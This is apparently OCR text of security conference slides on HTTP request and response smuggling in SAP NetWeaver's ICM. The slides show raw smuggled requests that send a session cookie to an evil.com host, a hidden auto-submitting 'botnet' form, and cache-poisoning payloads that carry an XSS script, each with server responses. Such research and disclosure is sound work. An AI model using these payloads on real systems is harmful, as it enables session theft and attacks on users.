
```
GET
/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPl
anApp?home=true&GET%20/%20HTTP/1.1%20%20Host:%20SapSystem.com%20%
20Cookies:%20MYSAPSSO2=secret_SAP_Session123456%20%20User-Agent:
%20Victi HTTP/1.1
Host: evil.com
Referer: http://SapSystem.com
```


Smuggling Botnet


- Desynchronization does not rely on HTTP headers
- Exploitable through HTML/JS
- DNS Rebinding to send valid custom HTTP headers (HAProxy CVE-2021-40346)

```
<form action="http://SapSystem.com/sap/admin/public/default.html" id="botnet" method="post"
enctype="text/plain" hidden>

  <input type="text" name="padding" value="{A*65357}">

  <textarea name="smuggle" >POST /nwa HTTP/1.1
Host: evil.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
</textarea>

</form>

<script>
window.onload = document.getElementById("botnet").submit();
</script>
```

DEMO:
HTTP Request Smuggling


Request / Response
Request / Response
Attacker
G
G
H G
G
Proxy
Client
Backend
G
H
G


Proxy Web Cache
G


Request
Pretty
Raw
Hex
\n
Response
Pretty
Raw
Hex
Render

```
HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server 7.53
content-type: text/html
last-modified: Fri, 17 Sep 2021 17:03:53 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/webdynpro/welcome
content-length: 3381
date: Thu, 14 Jul 2022 06:30:41 GMT
```

Response Smuggling - Arbitrary Cache Poisoning

```
POST /sap/admin/public/default.html HTTP/1.1
Host: www.SapSys.com
Padding: {A*65KB~}
Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET
http://<img%20src=""%20onerror="Alert(‘XSS’)">/nwa
HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
POST /sap/admin/public/default.html HTTP/1.1
Host: www.SapSys.com
Padding: {A*65KB~}
Content-Length: 160

HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET http://<img%20src=""%20onerror="Alert(‘XSS’)">/nwa HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET http://<img%20src=""%20onerror="Alert(‘XSS’)">/nwa HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning

```
HEAD /webdynpro/welcome/Welcome.html HTTP/1.1
Host: www.SapSys.com

GET http://<img%20src=""%20onerror="Alert(‘XSS’)">/nwa HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET http://<img%20src=""%20onerror="Alert('XSS')">/nwa HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET http://<img%20src=""%20onerror="Alert(‘XSS’)">/nwa HTTP/1.1
Host: www.SapSys.com

GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src="" onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src=""
onerror="Alert(XSS)">/webdynpro/resources/sap.c
om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho
me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
Transitional//EN">...
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src=""
onerror="Alert(XSS)">/webdynpro/resources/sap.c
om/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?ho
me=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
Transitional//EN">...
…
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src="" onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
…
```

Response Smuggling - Arbitrary Cache Poisoning

```
GET /target HTTP/1.1
Host: www.SapSys.com
```

Response Smuggling - Arbitrary Cache Poisoning


```
GET /target HTTP/1.1
Host: www.SapSys.com
```

```
HTTP/1.1 200 OK
server: SAP NetWeaver Application Server
content-type: text/html
cache-control: max-age=604800
content-length: 3381

HTTP/1.1 302 Found
server: SAP NetWeaver Application Server
location: http://<img src="" onerror="Alert(XSS)">/webdynpro/resources/sap.com/tc~lm~itsam~ui~mainframe~wd/FloorPlanApp?home=true

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">...
…
```


DEMO:
HTTP Response Smuggling

MPI Buffers

- Multi-Purpose shared memory buffers used to store:
    - HTTP Requests
    - HTTP Responses
    - Out Of Bounds data
- Each Worker Thread have a Linked List of MPI Buffer pointers (one for each purpose)



80 bytes	65456 bytes	
HEADER	HTTP DATA	0x00




MPI Request Buffers

POST / HTTP/1.1

GET /other HTTP/1.1


ICM - HTTP Pipelining

- SAP ICM Java by default accepts Pipelined Requests using different MPI Buffers


I/O Handler
GET /1 HTTP/1.1
GET /2 HTTP/1.1
ICM WT
Java Process
HTTP/1.1 OK
Shared Memory
GET /1 GET/2
GET /2
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
MPI Request Buffers
GET /1 HTTP/1.1
GET /2 HTTP/1.1

